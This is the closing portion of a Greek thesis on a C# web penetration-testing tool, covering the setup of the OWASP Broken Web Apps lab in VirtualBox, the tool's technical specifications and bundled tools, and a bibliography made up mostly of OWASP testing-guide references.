
Εικόνα 38: Οδηγός VirtualBox

3. Στο επόμενο βήμα του οδηγού, επιλέγει μνήμη 1024MB και έπειτα "Χρησιμοποιείστε έναν υπάρχοντα εικονικό σκληρό δίσκο". Κατόπιν, επιλέγει το αρχείο "OWASP Broken Web Apps-cl1.vmdk" και πατάει "Δημιουργία".
4. Ακολούθως, κάνει δεξί κλικ στην εικονική μηχανή που μόλις δημιουργήθηκε και επιλέγει "Ιδιότητες". Στο παράθυρο που θα ανοίξει μεταβαίνει στην καρτέλα δίκτυο και επιλέγει
    - Ενεργοποίηση Κάρτας Δικτύου
    - Συνδεδεμένη σε: Γεφυρωμένη Κάρτα
    - Όνομα: Η κάρτα δικτύου του υπολογιστή



Εικόνα 39: Επιλογές δικτύου της DVWA

5. Έπειτα, πατάει το κουμπί "Εκκίνηση" και η εικονική μηχανή ξεκινάει. Όταν τελειώσει η εκκίνηση του λειτουργικού συστήματος θα προβληθεί η παρακάτω οθόνη.



Εικόνα 40: Προβολή μετά τη φόρτωση της εικονικής μηχανής

6. Από την ανωτέρω οθόνη μπορούμε να ενημερωθούμε για τη διαδικτυακή διεύθυνση στην οποία έχει φορτωθεί η εφαρμογή. Στο τρέχον παράδειγμα η διεύθυνση είναι "http://192.168.1.12".
7. Ο εξεταστής, περιηγείται στην ανωτέρω διεύθυνση, χρησιμοποιώντας έναν περιηγητή διαδικτύου.

Εικόνα 41: Εκτέλεση εικονικής μηχανής σε έναν περιηγητή

ΠΑΡΑΡΤΗΜΑ Z – Τεχνικά στοιχεία λογισμικού PenetrationTesting

Παρακάτω παρουσιάζονται τα τεχνικά στοιχεία του λογισμικού PenetrationTesting.

ΓΕΝΙΚΑ

IDE

Visual Studio 2017 Com.

Language

C#

Framework

.Net Framework 4.6.1

Database

SQLite v.3 (Λογισμικό)

JSON (Case files)

ΕΡΓΑΛΕΙΑ

OWASP ZAP

BlindElephant

WhatWeb

Nmap

Hydra

SQLMap

ΒΙΒΛΙΟΘΗΚΕΣ (Με Άδειες)

Abot-Άδεια:Apache 2.0

AngleSharp-Άδεια:MIT

AutoMapper-Άδεια:MIT

CsQuery-Άδεια:MIT

DnsClient-Άδεια:Apache 2.0

DynamicLanguageRuntime-Άδεια:Apache 2.0

EntityFramework-Άδεια:Microsoft

HashLib-Άδεια:Codeplex

HtmlAgilityPack-Άδεια:MIT

IronPython-Άδεια:Apache 2.0

IronRuby-Άδεια:Codeplex

log4net-Άδεια:Apache 2.0

MaterialSkin (+.Updated) -Άδεια:MIT

Microsoft.Bcl (+.Build) -Άδεια:Microsoft

Microsoft.Msagl (+.Drawing,GraphViewerGDI) -Άδεια:MIT

Newtonsoft.Json-Άδεια:MIT

NRobotsPatched-Άδεια:Apache 2.0

ObjectListView.Official-Άδεια:GPL

Portable.BouncyCastle-Άδεια:MIT X11

RobotsTxt-Άδεια:MIT

SimpleLogger-Άδεια:MIT

StreanExtended-Άδεια:MIT

System.Buffers-Άδεια:MIT

System.Data.SQLite (+ .Core,.EF6,.Linq) -Άδεια:SQLite.org

Titanium.Web.Proxy-Άδεια:MIT

WinSCP-Άδεια: MPL 2.0

γραφία

Βιβλία

- Thomas Wilhelm, 2009, *"Professional Penetration Testing: Volume 1: Creating and Learning in a Hacking Lab"*, SYNGRESS
- Patrick Engebretson, 2011, "*The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy*", SYNGRESS
- Jeremy Faircloth, 2006, *"Penetration Tester's Open Source Toolkit"*, SYNGRESS
- Lee Allen, 2012, "*Advanced Penetration Testing for Highly-Secured Environments: The Ultimate Security Guide*", PACKT
- Kevin Cardwell, 2016, *"Building Virtual Pentesting Labs for Advanced Penetration Testing"*, PACKT
- Jason Andress and Ryan Linn, 2012, "*Coding for Penetration Testers: Building Better Tools*", SYNGRESS
- Christofer Duffy, 2016, *"Python, Penetration Testing for Developers", Packt*
- Sean-Philip Oriyano, 2017, *"Penetration Testing Essentials", SYBEX*

Ιστοσελίδες

- HTTPrint, *An Introduction to HTTP fingerprinting* . Διαθέσιμο: http://www.net-square.com/httprint_paper.html (13 Φεβρουαρίου 2019)
- Mozilla.org, *Set-Cookie* . Διαθέσιμο: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie (13 Φεβρουαρίου 2019)
- Wikipedia, *Authorization* . Διαθέσιμο: https://en.wikipedia.org/wiki/Authorization (13 Φεβρουαρίου 2019)
- Wikipedia, *HTTPS*. Διαθέσιμο: https://en.wikipedia.org/wiki/HTTPS (13 Φεβρουαρίου 2019)
- Wikipedia, *Hypertext Transfer Protocol*. Διαθέσιμο: https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol (13 Φεβρουαρίου 2019)
- Wikipedia, *Lightweight Directory Access Protocol*. Διαθέσιμο: https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol (13 Φεβρουαρίου 2019)
- Wikipedia, *Meta element.* Διαθέσιμο: https://en.wikipedia.org/wiki/Meta_element (13 Φεβρουαρίου 2019)
- Wikipedia, *Rich Internet application* . Διαθέσιμο: https://en.wikipedia.org/wiki/Rich_Internet_application (13 Φεβρουαρίου 2019)
- Wikipedia, *Robots exclusion standard*. Διαθέσιμο: https://en.wikipedia.org/wiki/Robots_exclusion_standard (13 Φεβρουαρίου 2019)
- Google, *Πώς λειτουργεί η Αναζήτηση*. Διαθέσιμο: https://www.google.com/search/howsearchworks/ (13 Φεβρουαρίου 2019)

- NIST, *The economic impacts of inadequate infrastructure for software testing* . Διαθέσιμο: http://www.nist.gov/director/planning/upload/report02-3.pdf (13 Φεβρουαρίου 2019)
- Symantec, *New Survey Shows U.S. Small Business Owners Not Concerned About Cybersecurity; Majority Have No Policies or Contingency Plans*. Διαθέσιμο: https://www.symantec.com/about/newsroom/press-releases/2012/symantec_1015_01 (13 Φεβρουαρίου 2019)
- Techopedia, *Software Development Life Cycle (SDLC).* Διαθέσιμο: https://www.techopedia.com/definition/22193/software-development-life-cycle-sdlc (13 Φεβρουαρίου 2019)
- Wikipedia, *Penetration test*. Διαθέσιμο: https://en.wikipedia.org/wiki/Penetration_test (13 Φεβρουαρίου 2019)
- Wikipedia, *White box testing*. Διαθέσιμο: https://en.wikipedia.org/wiki/White-box_testing (13 Φεβρουαρίου 2019)
- Wikipedia, *Black box testing*. Διαθέσιμο: https://en.wikipedia.org/wiki/Black-box_testing (13 Φεβρουαρίου 2019)
- Creative Commons, *Attribution-ShareAlike 3.0 Unported (CC BY-SA 3.0).* Διαθέσιμο: https://creativecommons.org/licenses/by-sa/3.0/ (13 Φεβρουαρίου 2019)
- Exploit Database, *Google Hacking Database*. Διαθέσιμο: https://www.exploit-db.com/google-hacking-database (13 Φεβρουαρίου 2019)
- GitHub, *Blind Elephant*. Διαθέσιμο: https://github.com/lokifer/BlindElephant (13 Φεβρουαρίου 2019)
- GitHub, *WhatWeb*. Διαθέσιμο: https://github.com/urbanadventurer/WhatWeb/wiki/Installation (13 Φεβρουαρίου 2019)
- HACK3RLAB, *Web username enumeration with THC Hydra*. Διαθέσιμο: https://hack3rlab.wordpress.com/web-username-enumeration-with-thc-hydra/ (13 Φεβρουαρίου 2019)
- Computer Security Student, *Manual SQL Injection*. Διαθέσιμο: https://computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWAv107/lesson6/index.html (13 Φεβρουαρίου 2019)
- Acunetix, *CRLF Injection attacks and HTTP Response Splitting*. Διαθέσιμο: https://www.acunetix.com/websitesecurity/crlf-injection/ (13 Φεβρουαρίου 2019)
- GitHub, *Simple-Backdoor-One-Liner.php*. Διαθέσιμο: https://gist.github.com/sente/4dbb2b7bdda2647ba80b (13 Φεβρουαρίου 2019)
- Mozilla.org, *XMLHttpRequest*. Διαθέσιμο: https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest (13 Φεβρουαρίου 2019)
- O.W.A.S.P. (24/11/2014), *Κωδικός ελέγχου OTG-INFO-001* .Διαθέσιμο : https://www.owasp.org/index.php/Conduct_search_engine_discovery/reconnaissance_for_information_leakage_(OTG-INFO-001) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INFO-002*. Διαθέσιμο : https://www.owasp.org/index.php/Fingerprint_Web_Server_(OTG-INFO-002) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INFO-003*. Διαθέσιμο : https://www.owasp.org/index.php/Review_Webserver_Metafiles_for_Information_Leakage_(OTG-INFO-003) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INFO-004* .Διαθέσιμο : https://www.owasp.org/index.php/Enumerate_Applications_on_Webserver_(OTG-INFO-004) (13 Φεβρουαρίου 2019)

- O.W.A.S.P., *Κωδικός ελέγχου OTG-INFO-005*. Διαθέσιμο : https://www.owasp.org/index.php/Review_webpage_comments_and_metadata_for_information_leakage_(OTG-INFO-005) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INFO-006*. Διαθέσιμο : https://www.owasp.org/index.php/Identify_application_entry_points_(OTG-INFO-006) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INFO-007*. Διαθέσιμο : https://www.owasp.org/index.php/Map_execution_paths_through_application_(OTG-INFO-007) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INFO-008*. Διαθέσιμο : https://www.owasp.org/index.php/Fingerprint_Web_Application_Framework_(OTG-INFO-008) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INFO-010*. Διαθέσιμο : https://www.owasp.org/index.php/Map_Application_Architecture_(OTG-INFO-010) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CONFIG-001*. Διαθέσιμο : https://www.owasp.org/index.php/Test_Network/Infrastructure_Configuration_(OTG-CONFIG-001) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CONFIG-002*. Διαθέσιμο : https://www.owasp.org/index.php/Test_Application_Platform_Configuration_(OTG-CONFIG-002) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CONFIG-003*. Διαθέσιμο : https://www.owasp.org/index.php/Test_File_Extensions_Handling_for_Sensitive_Information_(OTG-CONFIG-003) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CONFIG-004*. Διαθέσιμο : https://www.owasp.org/index.php/Review_Old,_Backup_and_Unreferenced_Files_for_Sensitive_Information_(OTG-CONFIG-004) (13 Φεβρουαρίου 2019)
- O.W.A.S.P*., Κωδικός ελέγχου OTG-CONFIG-005*. Διαθέσιμο : https://www.owasp.org/index.php/Enumerate_Infrastructure_and_Application_Admin_Interfaces_(OTG-CONFIG-005) (13 Φεβρουαρίου 2019)
- O.W.A.S.P*., Κωδικός ελέγχου OTG-CONFIG-006*. Διαθέσιμο : https://www.owasp.org/index.php/Test_HTTP_Methods_(OTG-CONFIG-006) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CONFIG-007*. Διαθέσιμο : https://www.owasp.org/index.php/Test_HTTP_Strict_Transport_Security_(OTG-CONFIG-007) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CONFIG-008*. Διαθέσιμο : https://www.owasp.org/index.php/Test_RIA_cross_domain_policy_(OTG-CONFIG-008) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-IDENT-001*. Διαθέσιμο : https://www.owasp.org/index.php/Test_Role_Definitions_(OTG-IDENT-001) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-IDENT-001*. Διαθέσιμο :

https://www.owasp.org/index.php/Test_Role_Definitions_(OTG-IDENT-001) (13 Φεβρουαρίου 2019)

- O.W.A.S.P., *Κωδικός ελέγχου OTG-IDENT-002*. Διαθέσιμο : https://www.owasp.org/index.php/Test_User_Registration_Process_(OTG-IDENT-002) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-IDENT-003*. Διαθέσιμο : https://www.owasp.org/index.php/Test_Account_Provisioning_Process_(OTG-IDENT-003) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-IDENT-004*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Account_Enumeration_and_Guessable_User_Account_(OTG-IDENT-004) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-IDENT-005*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Weak_or_unenforced_username_policy_(OTG-IDENT-005) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHN-001*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Credentials_Transported_over_an_Encrypted_Channel_(OTG-AUTHN-001) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHN-002*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_default_credentials_(OTG-AUTHN-002) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHN-003*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Weak_lock_out_mechanism_(OTG-AUTHN-003) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHN-004*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Bypassing_Authentication_Schema_(OTG-AUTHN-004) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHN-005*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Vulnerable_Remember_Password_(OTG-AUTHN-005) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHN-006* .Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Browser_cache_weakness_(OTG-AUTHN-006) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHN-007*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHN-008*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Weak_security_question/answer_(OTG-AUTHN-008) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHN-009*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_weak_password_change_or_reset_functionalities_(OTG-AUTHN-009) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHN-010*. Διαθέσιμο :

https://www.owasp.org/index.php/Testing_for_Weaker_authentication_in_alternative_channel_(OTG-AUTHN-010) (13 Φεβρουαρίου 2019)

- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHZ-001*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_Directory_traversal/file_include_(OTG-AUTHZ-001) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHZ-002*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Bypassing_Authorization_Schema_(OTG-AUTHZ-002) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHZ-003*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Privilege_escalation_(OTG-AUTHZ-003) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHZ-004*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Insecure_Direct_Object_References_(OTG-AUTHZ-004) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-SESS-001*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Session_Management_Schema_(OTG-SESS-001) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-SESS-002*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_cookies_attributes_(OTG-SESS-002) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-SESS-003*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Session_Fixation_(OTG-SESS-003) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-SESS-004*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Exposed_Session_Variables_(OTG-SESS-004) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-SESS-005*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_CSRF_(OTG-SESS-005) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-SESS-006*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_logout_functionality_(OTG-SESS-006) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-SESS-007*. Διαθέσιμο : https://www.owasp.org/index.php/Test_Session_Timeout_(OTG-SESS-007) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-SESS-008*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Session_puzzling_(OTG-SESS-008) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INPVAL-001*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INPVAL-002*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_(OTG-INPVAL-002) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INPVAL-003*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_HTTP_Verb_Tampering_(OTG-INPVAL-003) (13 Φεβρουαρίου

2019)

- O.W.A.S.P., *Κωδικός ελέγχου OTG-INPVAL-004*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_HTTP_Parameter_pollution_(OTG-INPVAL-004) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INPVAL-005*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INPVAL-006*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_LDAP_Injection_(OTG-INPVAL-006) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INPVAL-007*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_ORM_Injection_(OTG-INPVAL-007) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INPVAL-012*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Code_Injection_(OTG-INPVAL-012) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INPVAL-013*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Command_Injection_(OTG-INPVAL-013) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INPVAL-016*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_HTTP_Splitting/Smuggling_(OTG-INPVAL-016) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-ERR-001*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Error_Code_(OTG-ERR-001) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-ERR-002*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Stack_Traces_(OTG-ERR-002) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-BUSLOGIC-001*. Διαθέσιμο : https://www.owasp.org/index.php/Test_business_logic_data_validation_(OTG-BUSLOGIC-001) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-BUSLOGIC-002*. Διαθέσιμο : https://www.owasp.org/index.php/Test_Ability_to_forge_requests_(OTG-BUSLOGIC-002) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-BUSLOGIC-003*. Διαθέσιμο : https://www.owasp.org/index.php/Test_integrity_checks_(OTG-BUSLOGIC-003) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-BUSLOGIC-004*. Διαθέσιμο : https://www.owasp.org/index.php/Test_for_Process_Timing_(OTG-BUSLOGIC-004) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-BUSLOGIC-005*. Διαθέσιμο : https://www.owasp.org/index.php/Test_number_of_times_a_function_can_be_used_limits_(OTG-BUSLOGIC-005) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-BUSLOGIC-006*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_the_Circumvention_of_Work_Flows_(OTG-BUSLOGIC-006) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-BUSLOGIC-007*. Διαθέσιμο :

https://www.owasp.org/index.php/Test_defenses_against_application_mis-use_(OTG-BUSLOGIC-007) (13 Φεβρουαρίου 2019)

- O.W.A.S.P., *Κωδικός ελέγχου OTG-BUSLOGIC-008*. Διαθέσιμο : https://www.owasp.org/index.php/Test_Upload_of_Unexpected_File_Types_(OTG-BUSLOGIC-008) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-BUSLOGIC-009*. Διαθέσιμο : https://www.owasp.org/index.php/Test_Upload_of_Malicious_Files_(OTG-BUSLOGIC-009) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CLIENT-001*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CLIENT-002*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_JavaScript_Execution_(OTG-CLIENT-002) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CLIENT-003*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_HTML_Injection_(OTG-CLIENT-003) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CLIENT-004*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Client_Side_URL_Redirect_(OTG-CLIENT-004) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CLIENT-005*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_CSS_Injection_(OTG-CLIENT-005) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CLIENT-006*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Client_Side_Resource_Manipulation_(OTG-CLIENT-006) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CLIENT-007*. Διαθέσιμο : https://www.owasp.org/index.php/Test_Cross_Origin_Resource_Sharing_(OTG-CLIENT-007) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CLIENT-009*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Clickjacking_(OTG-CLIENT-009) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CLIENT-010*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_WebSockets_(OTG-CLIENT-010) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CLIENT-011*. Διαθέσιμο : https://www.owasp.org/index.php/Test_Web_Messaging_(OTG-CLIENT-011) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CLIENT-012*. Διαθέσιμο : https://www.owasp.org/index.php/Test_Local_Storage_(OTG-CLIENT-012) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OWASP-AT-002*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_User_Enumeration_and_Guessable_User_Account_(OWASP-AT-002) (13 Φεβρουαρίου 2019)
- OWASP, HTTP Strict Transport Security Cheat Sheet. Διαθέσιμο:

https://www.owasp.org/index.php/HTTP_Strict_Transport_Security_Cheat_Sheet (15 Φεβρουαρίου 2019)

- Judith Curry, The Goldilocks principle. Διαθέσιμο: https://judithcurry.com/2012/12/22/the-goldilocks-principle/ (15 Φεβρουαρίου 2019)
- Wikipedia, WebSockets. Διαθέσιμο: https://en.wikipedia.org/wiki/WebSocket (15 Φεβρουαρίου 2019)

Διάφορα

Βιβλιοθήκες υποστήριξης του λογισμικού PenetrationTesting

- Steven Jones., *Abot*, Διαθέσιμο: https://github.com/sjdirect/abot (13 Φεβρουαρίου 2019)
- *AngleSharp*, AngleSharp. Διαθέσιμο: https://anglesharp.github.io/ (13 Φεβρουαρίου 2019)
- Jimmy Bogard, *Automapper*. Διαθέσιμο: http://automapper.org/ (13 Φεβρουαρίου 2019)
- James Treworgy, *CsQuery*. Διαθέσιμο: https://github.com/jamietre/CsQuery/ (13 Φεβρουαρίου 2019)
- MiChaCo, *DNSClient*. Διαθέσιμο: http://dnsclient.michaco.net/ (13 Φεβρουαρίου 2019)
- DLR Contributors,Microsoft, *Dynamic Language Runtime-IronPython*. Διαθέσιμο: https://ironpython.net/ (13 Φεβρουαρίου 2019)
- Microsoft, *Entity Framework*. Διαθέσιμο: https://github.com/aspnet/EntityFramework6/wiki (13 Φεβρουαρίου 2019)
- ZZZ Projects, Mourrier S., Klawiter J., Grell S., *HtmlAgilityPack*. Διαθέσιμο: https://html-agility-pack.net/ (13 Φεβρουαρίου 2019)
- Λοιπά: IronRuby, HashLib, log4net, MaterialSkin, Microsoft.Msagl, Newtonsoft.Json, NRobotsPatched, ObjectListView.Official, BouncyCastle, RobotsTxt, SimpleLogger, StreamExtended, System.Buffers, SQLite, Titanium.WebProxy, WinSCP.